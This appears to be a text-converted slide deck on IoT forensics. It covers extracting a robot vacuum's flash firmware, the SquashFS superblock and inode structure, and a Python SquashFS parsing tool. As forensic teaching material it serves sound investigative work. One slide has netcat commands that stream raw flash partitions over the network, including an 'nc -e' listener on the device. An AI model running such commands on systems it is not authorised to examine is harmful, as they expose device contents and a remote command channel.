
- EXT2, EXT3, EXT4
- FAT, exFAT
- HFS
- ISO 9660
- NTFS
- UFS 1, UFS 2
- YAFFS2

Forensic tools support file system

# About IoT Forensic




X-Way WinHex



FTK Imager of Access Data Cooperation


# About IoT Forensic

- Linux Forensic & Embedded Linux Forensic
  - Linux commands to collect information.
  - Should know where leave logs.
  - Should know structure of fs.



# About IoT Forensic

## ▪ IoT File System Structure







# About IoT Forensic

## IoT Device


### Forensic plan / procedure presentation



# About IoT Forensic

## IoT Device

### Artifact collection



- Extract Flash Memory image for analysis
- Memory dump by nc and dd
- Extract firmware by JTAG, Flash Memory
  - Proceed after agreement with being damaged
  - Be careful to be damaged integrity

`dd if=/dev/mtd/3 bs=(block size) | nc 192.168.xx.xxx 1234`

```
sh-2.05b# ./busybox-armv5l nc -l -p 5555 -e /tmp/busybox-armv5l dd if=/dev/mtdblock3
```


`Nc(netcat) -l -p 1234 > dev_mtd3.img`

```
holinder4s:Desktop holinder4s$ nc 192.168.32.194 5555 | pv -f 0.5 > dev_mtdblock3.img  
103MiB 0:01:40 [1.03MiB/s] [ <=>]
```

# About IoT Forensic


## IoT Device

### Artifact collection



# About IoT Forensic

## Robot Vacuum File system Analysis



# About IoT Forensic

- Squash File System <root file system>

```
tonix@layer7:/home/kido/FullBackupFW16552$ ls *.img
bootloader.img  nand.data.img  nand.kernel.img  nand.rootfs.img  nand.userfs.img
tonix@layer7:/home/kido/FullBackupFW16552$ binwalk nand.rootfs.img
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	Squashfs filesystem, little endian, version 4.0, compression:gzip, size: 6560239 bytes, 515 inodes, blocksize: 131072 bytes, created: 2012-07-16 04:37:40


- Read-only file system which is used miniaturization devices and is High compression
  - Compress data, inode and directories
  - For preservation, more flexibility and faster execution speed than tar archive to users
  - Inode has different size for file types
  - zlib, LZMA(Lempel-Ziv-Markov chain Algorithm)

# About IoT Forensic

## Robot Vacuum Root File System

```
jsh@siftworkstation ~/Desktop> ls ./Firmware_analysis
backall bootloader.img nand.data.img nand.kernel.img nand.rootfs.img nand.userfs.img passwd passwd.txt shadow
jsh@siftworkstation ~/Desktop> file ./Firmware_analysis/nand.rootfs.img
./Firmware_analysis/nand.rootfs.img: Squashfs filesystem, little endian, version 4.0, 6560239 bytes, 515 inodes, blocksiz
e: 131072 bytes, created: Mon Jul 16 13:37:40 2012
jsh@siftworkstation ~/Desktop>
```

extracted Root File System Image



Structure of Squash File System

Member_name	size	context
S_MAGIC	4 Bytes	\x73\x71\x73\x68
INODES	4 Bytes	Number of inode
MKFS_TIME	4 Bytes	Time for creating fs
BLOCK_SIZE	4 Bytes	block size
FRAGMENTS	4 Bytes	Number of fragment block
COMPRESSION	2 Bytes	Cryptographic algorithm
BLOCK_LOG	2 Bytes	-
FLAGS	2 Bytes	-
NO_IDS	2 Bytes	Number of using uid
....		



# About IoT Forensic

## # Squash File System – Super Block

Super Block	Member_name	size	context
Compression Options	S_MAGIC	4 Bytes	'\x73\x71\x73\x68'
datablocks & fragments	INODES	4 Bytes	Number of inode
inode table	MKFS_TIME	4 Bytes	Time that made fs
fragment table	BLOCK_SIZE	4 Bytes	block size
export table	FRAGMENTS	4 Bytes	Number of fragment block
uid/gid lookup table	COMPRESSION	2 Bytes	Compression algorithm
xattr table	BLOCK_LOG	2 Bytes	–
	FLAGS	2 Bytes	–
	NO_IDS	2 Bytes	Number of using uid

# About IoT Forensic

## # Squash File System – Super Block

Super Block	Member_name	size	context
Compression Options	S_MAJOR	2 Bytes	squash filesystem major number
datablocks & fragments	S_MINOR	2 Bytes	squash filesystem minor number
inode table	ROOT_INODE	8 Bytes	root inode offset
fragment table	BYTES_USED	8 Bytes	Compressed fs size
export table	ID_TABLE_START	8 Bytes	id table offset
uid/gid lookup table	DIRECTORY_TABLE_START	8 Bytes	directory table offset
xattr table	FRAGMENT_TABLE_START	8 Bytes	fragment table offset
	LOOKUP_TABLE_START	8 Bytes	lookup table offset

# About IoT Forensic

Super Block
Compression Options
datablocks & fragments
inode table
fragment table
export table
uid/gid lookup table
xattr table

## # Squash File System – inode

Member_name	size	context
INODE_TYPE	2 Bytes	inode type
MODE	2 Bytes	–
UID	2 Bytes	uid value
GUID	2 Bytes	guid value
MTIME	4 Bytes	–
INODE_NUMBER	4 Bytes	–

# About IoT Forensic

## # Squash File System – inode

Super Block
Compression Options
datablocks & fragments
inode table
fragment table
export table
uid/gid lookup table
xattr table

Member_name	size	context
XATTR_TABLE_START	8 Bytes	xattr block location
XATTR_IDS	4 Bytes	xattr id
UNUSED	2 Bytes	–

# About IoT Forensic

## <Squash File System Parsing Tool>

- Data Parsing by each File system structure
- Extract File info from Firmware Binary
- Since then, Directory info, Time info, File name info are expected to extract

```
>>> import squashfs
>>> image = squashfs.SquashFsImage('./example/nand.rootfs.img')
>>> image.compressor
<compressor.ZlibCompressor instance at 0x102e764d0>
>>> image.view()
[+] s_magic : 0x73717368
[+] inodes : 0x203
[+] mkfs_time : 0x50039a94
[+] block_size : 0x20000
[+] fragments : 0x12
[+] compression : 0x1
[+] block_log : 0x11
[+] flags : 0xc0
[+] no_ids : 0x2
[+] s_major : 0x4
[+] s_minor : 0x0
[+] root_inode : 0x142a008c
[+] bytes_used : 0x6419ef
[+] id_table_start : 0x6419e7
[+] xattr_id_table_start : 0xffffffffffffffffL
[+] inode_table_start : 0x63ec98
[+] directory_table_start : 0x640130
[+] fragment_table_start : 0x6414d5
[+] lookup_table_start : 0x6419d5
```

# About IoT Forensic

## Squash File System Analysis Tool

➤ Check organization by each Entry

```
>>> import squashfs
>>> image = squashfs.SquashFsImage('./example/nand.rootfs.img')
>>> image.compressor
<compressor.ZlibCompressor instance at 0x102e764d0>
>>> image.view()
[+] s_magic : 0x73717368
[+] inodes : 0x203
[+] mkfs_time : 0x50039a94
[+] block_size : 0x20000
[+] fragments : 0x12
[+] compression : 0x1
[+] block_log : 0x11
[+] flags : 0xc0
[+] no_ids : 0x2
[+] s_major : 0x4
[+] s_minor : 0x0
[+] root_inode : 0x142a008c
[+] bytes_used : 0x6419ef
[+] id_table_start : 0x6419e7
[+] xattr_id_table_start : 0xfffffffffffffffffL
[+] inode_table_start : 0x63ec98
[+] directory_table_start : 0x640130
[+] fragment_table_start : 0x6414d5
[+] lookup_table_start : 0x6419d5
```

➤ Check file list in Img

```
x simgiyong@tonix ~/squashfs master python squashfs.py ./example/nand.rootfs.img
[+] Directory : 52 root root 2012-04-05 23:27:40 201
[+] Directory : 20 root root 2012-07-16 13:32:07 921 /bin
[+] Directory : 20 root root 2012-07-16 13:32:07 921 /bin/addgroup
[+] Directory : 20 root root 2012-07-16 13:32:07 921 /bin/adduser
[+] Directory : 20 root root 2012-07-16 13:32:07 921 /bin/ash
[+] File : 226 root root 2007-12-27 20:54:20 727280 /bin/bash
[+] File : 241 root root 2007-12-27 20:54:19 7708 /bin/bashbug
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/busybox
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/cat
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/chgrp
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/chmod
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/chown
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/cp
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/date
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/dd
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/delgroup
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/deluser
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/df
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/dmesg
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/echo
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/egrep
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/false
[+] File : 236 root root 2008-10-23 14:18:46 581160 /bin/fgrep
[+] File : 254 root root 2009-08-11 18:05:20 15645 /bin/flash_eraseall
```




# About IoT Forensic

